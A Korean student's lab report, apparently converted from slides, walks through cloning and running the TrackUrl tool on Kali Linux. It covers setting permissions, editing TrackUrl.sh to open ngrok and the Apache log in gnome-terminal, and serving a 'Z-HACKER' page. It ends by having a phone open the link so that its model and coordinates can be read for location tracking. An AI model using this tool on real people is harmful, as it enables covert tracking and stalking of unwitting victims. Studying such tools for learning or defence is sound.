

TrackURL

(모바일 위치추적)

1984001 강민석

```
root@kali: ~  
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)  
root@kali:~# git clone https://github.com/Mauladen/TrackUrl  
'TrackUrl'에 복제합니다...  
remote: Enumerating objects: 7, done.  
remote: Total 7 (delta 0), reused 0 (delta 0), pack-reused 7  
오브젝트 묶음 푸는 중: 100% (7/7), 완료.  
root@kali:~#
```

명령어 git clone

<https://github.com/Mauladen/TrackUrl> 을써서 툴을 다운받는다.

```
root@kali: ~  
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)  
합계 108  
drwxr-xr-x 15 root root 4096 4월 9 15:09 .  
drwxr-xr-x 19 root root 4096 4월 7 18:35 ..  
-rw-r--r-- 1 root root 1232 4월 9 14:49 .ICEauthority  
-rw-r--r-- 1 root root 12288 4월 8 22:08 .auto.sh.swp  
-rw-r--r-- 1 root root 524 4월 8 22:08 .bash_history  
-rw-r--r-- 1 root root 3391 3월 1 01:49 .bashrc  
drwxr-xr-x 7 root root 4096 4월 7 19:00 .cache  
drwxr-xr-x 10 root root 4096 4월 7 19:00 .config  
drwxr-xr-x 3 root root 4096 4월 7 19:00 .gnupg  
drwxr-xr-x 3 root root 4096 4월 7 19:00 .local  
-rw-r--r-- 1 root root 148 11월 29 22:49 .profile  
-rw-r--r-- 1 root root 10898 4월 8 22:39 .viminfo  
drwxr-xr-x 3 root root 4096 4월 9 15:09 TrackUrl  
-rw-r--r-- 1 root root 146 4월 8 22:07 auto.sh  
-rw-r--r-- 1 root root 135 4월 8 22:07 'q!'  
drwxr-xr-x 2 root root 4096 4월 7 19:00 공개  
drwxr-xr-x 2 root root 4096 4월 7 19:00 다운로드  
drwxr-xr-x 2 root root 4096 4월 7 19:00 문서  
drwxr-xr-x 2 root root 4096 4월 7 19:00 바탕화면  
drwxr-xr-x 2 root root 4096 4월 7 19:00 비디오  
drwxr-xr-x 2 root root 4096 4월 8 22:04 사진  
drwxr-xr-x 2 root root 4096 4월 7 19:00 서식  
drwxr-xr-x 2 root root 4096 4월 7 19:00 음악  
root@kali:~#
```

ls -al 을 사용하여 파일을 확인한다.

```
root@kali: ~/TrackUrl
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
-rw-r--r-- 1 root root 148 11월 29 22:49 .profile
-rw-r--r-- 1 root root 10898 4월 8 22:39 .viminfo
drwxr-xr-x 3 root root 4096 4월 9 15:09 TrackUrl
-rw-r--r-- 1 root root 146 4월 8 22:07 auto.sh
-rw-r--r-- 1 root root 135 4월 8 22:07 'q!'
drwxr-xr-x 2 root root 4096 4월 7 19:00 공개
drwxr-xr-x 2 root root 4096 4월 7 19:00 다운로드
drwxr-xr-x 2 root root 4096 4월 7 19:00 문서
drwxr-xr-x 2 root root 4096 4월 7 19:00 바탕화면
drwxr-xr-x 2 root root 4096 4월 7 19:00 비디오
drwxr-xr-x 2 root root 4096 4월 8 22:04 사진
drwxr-xr-x 2 root root 4096 4월 7 19:00 서식
drwxr-xr-x 2 root root 4096 4월 7 19:00 음악
root@kali:~# cd TrackUrl/
root@kali:~/TrackUrl# ls -al
합계 28928
drwxr-xr-x 3 root root 4096 4월 9 15:09 .
drwxr-xr-x 15 root root 4096 4월 9 15:09 ..
drwxr-xr-x 8 root root 4096 4월 9 15:09 .git
-rw-r--r-- 1 root root 11 4월 9 15:09 README.md
-rw-r--r-- 1 root root 2459 4월 9 15:09 TrackUrl.sh
-rw-r--r-- 1 root root 13451810 4월 9 15:09 ngrok
-rw-r--r-- 1 root root 16117632 4월 9 15:09 ngrok_64
-rw-r--r-- 1 root root 27598 4월 9 15:09 skull.jpg
root@kali:~/TrackUrl#
```

```
root@kali: ~/TrackUrl
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
root@kali:~/TrackUrl# ls -al
합계 28928
drwxr-xr-x 3 root root 4096 4월 9 15:09 .
drwxr-xr-x 15 root root 4096 4월 9 15:09 ..
drwxr-xr-x 8 root root 4096 4월 9 15:09 .git
-rw-r--r-- 1 root root 11 4월 9 15:09 README.md
-rw-r--r-- 1 root root 2459 4월 9 15:09 TrackUrl.sh
-rw-r--r-- 1 root root 13451810 4월 9 15:09 ngrok
-rw-r--r-- 1 root root 16117632 4월 9 15:09 ngrok_64
-rw-r--r-- 1 root root 27598 4월 9 15:09 skull.jpg
root@kali:~/TrackUrl# chmod 777 TrackUrl.sh
root@kali:~/TrackUrl# ls -al
합계 28928
drwxr-xr-x 3 root root 4096 4월 9 15:09 .
drwxr-xr-x 15 root root 4096 4월 9 15:09 ..
drwxr-xr-x 8 root root 4096 4월 9 15:09 .git
-rw-r--r-- 1 root root 11 4월 9 15:09 README.md
-rwxrwxrwx 1 root root 2459 4월 9 15:09 TrackUrl.sh
-rw-r--r-- 1 root root 13451810 4월 9 15:09 ngrok
-rw-r--r-- 1 root root 16117632 4월 9 15:09 ngrok_64
-rw-r--r-- 1 root root 27598 4월 9 15:09 skull.jpg
root@kali:~/TrackUrl#
```

cd TrackUrl/ 을 사용하여 TrackUrl 디렉토리로 들어간후 ls -al 을 사용하여 파일을 확인한다.

cd <<체인지 디렉토리

Chmod 777 TrackUrl. Sh 를 사용하여 TrackUrl. Sh에 읽기,쓰기,실행 권한을 부여한다.

Ls -al을 사용하여 권한부여가 되었는지 확인한다.

『chmod 777 << 체인지모드 (권한부여)』

R = 읽기 4

W = 쓰기 2

X = 실행 1

rw-

r--

r--

root

관리자 그룹

일반 사용자

```
#!/bin/bash
#64-bit
#xterm -e ./ngrok_64 http 80 & clear

#32-bit
xterm -e ./ngrok http 80 & clear

echo "
  7  77  - 77  - 77  77 7 77 7 77  - 77 7
  |__|__| | | | | | | | | | | | | | | |
  | 7 7 | | | \ | | | 7 | | | 7 | | | | |
  | | | | 7 | | | | | | 7 | 7 | | | | 7
  |__| | | | | | | | | | | | | | | | | |
"

sleep 5
read -p '          URL: ' varurl
echo "<!DOCTYPE html>"
<html>
  <head>
    <title>Z-HACKER</title>
    <style type=\"text/css\">
      body {
        background-color: black;
        color: red;
        font-family: monospace;
        font-size: 1.2em;
        padding: 10px;
      }
    </style>
  </head>
  <body>
    <div style=
```

```
root@kali: ~/TrackUrl
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)

#!/bin/bash
#64-bit
#xterm -e ./ngrok_64 http 80 & clear

#32-bit
gnome-terminal -e './ngrok http 80'

echo "
  7  77  - 77  - 77  77 7 77 7 77  - 77 7
  |__|__| | | | | | | | | | | | | | | |
  | 7 7 | | | \ | | | 7 | | | 7 | | | | |
  | | | | 7 | | | | | | 7 | 7 | | | | 7
  |__| | | | | | | | | | | | | | | | | |
"

sleep 5
read -p '          URL: ' varurl
echo "<!DOCTYPE html>"
<html>
  <head>
    <title>Z-HACKER</title>
    <style type=\"text/css\">
      body {
        background-color: black;
        color: red;
        font-family: monospace;
        font-size: 1.2em;
        padding: 10px;
      }
    </style>
  </head>
  <body>
    <div style=
```

vi TrackUrl. sh 명령어를 사용하여 들어온후 I
를 누르고 편집한다.

xterm -e ./ngrok http 80 & clear 을
gnome-terminal -e './ngrok http 80' 으로
수정한다.


```
root@kali: ~/TrackUrl
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
\$(document).ready(function(){
  autoUpdate();
});
</script>
</body>
</html>" > index.html
mv index.html /var/www/html/index.html
cp skull.jpg /var/www/html/skull.jpg
service apache2 start
echo "
  7      77      77      77      77      7  77      7  77      77      7
  !__  __!|  _  ||  _  ||  __!|  _  ||  ||  ||  _  ||  _  ||  _  ||
  7  7  |  _  \  ||  7  ||  7__|  _  ||  ||  ||  _  ||  _  ||  _  ||
  |  |  |  7  ||  |  ||  7|  7  ||  |  ||  7  ||  |  ||  7  ||
  !__  __!|  _  ||  _  ||  __!|  _  ||  ||  ||  _  ||  _  ||  _  ||
" > /var/log/a
pache2/access.log
xterm -e tail -f /var/log/apache2/access.log &
clear
exit
~
~
-- 끼워 넣기 --
67,47
바닥
```

xterm -e tail -f /var/log/apache2/access.log & 를
gnome-terminal -e 'tail -f
/var/log/apache2/access.log'
으로 수정한다.

:wq 를 써서 저장하고나온다.

```
root@kali: ~/TrackUrl
File Edit View Search Terminal Help
}}
};
\$(document).ready(function(){
  autoUpdate();
});
</script>
</body>
</html>" > index.html
mv index.html /var/www/html/index.html
cp skull.jpg /var/www/html/skull.jpg
service apache2 start
echo "
  7      77      77      77      77      7  77      7  77      77      7
  !__  __!|  _  ||  _  ||  __!|  _  ||  ||  ||  _  ||  _  ||  _  ||
  7  7  |  _  \  ||  7  ||  7__|  _  ||  ||  ||  _  ||  _  ||  _  ||
  |  |  |  7  ||  |  ||  7|  7  ||  |  ||  7  ||  |  ||  7  ||
  !__  __!|  _  ||  _  ||  __!|  _  ||  ||  ||  _  ||  _  ||  _  ||
" > /var/log/a
pache2/access.log
gnome-terminal -e 'tail -f /var/log/apache2/access.log'
clear
exit
"TrackUrl.sh" 69L, 2471C
67,55
Bot
```

:q 나가기

:q! 강제로나가기


:wq 저장하고 나가기

```
root@kali: ~/TrackUrl
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
root@kali:~/TrackUrl# ls -al
합계 28928
drwxr-xr-x  3 root root    4096  4월  9 15:23 .
drwxr-xr-x 15 root root    4096  4월  9 15:23 ..
drwxr-xr-x  8 root root    4096  4월  9 15:09 .git
-rw-r--r--  1 root root      11  4월  9 15:09 README.md
-rwxrwxrwx  1 root root   2471  4월  9 15:23 TrackUrl.sh
-rwxrwxrwx  1 root root 13451810  4월  9 15:09 ngrok
-rw-r--r--  1 root root 16117632  4월  9 15:09 ngrok_64
-rw-r--r--  1 root root   27598  4월  9 15:09 skull.jpg
root@kali:~/TrackUrl#
```

```
root@kali: ~/TrackUrl
File Edit View Search Terminal Help
root@kali:~/TrackUrl# ./TrackUrl.sh
```

chmod 777 ngrok 을 사용하여 권한 부여
후
Ls -al로 확인한다.

./TrackUrl.sh 를 사용하여 실행한다.



핸드폰 기종을 알아낸다.

핸드폰으로 링크에 접속한다.

구글지도에 위도 경도를 입력하여 위치추적을 한다.

배운 점

리눅스 명령어

[cd, chmod, ls, echo, >, >>, git clone, vi, ./ , :q, :wq, gnome-terminal , -e 옵션 , --command 옵션 등]

Shell script

Index.html 의 역할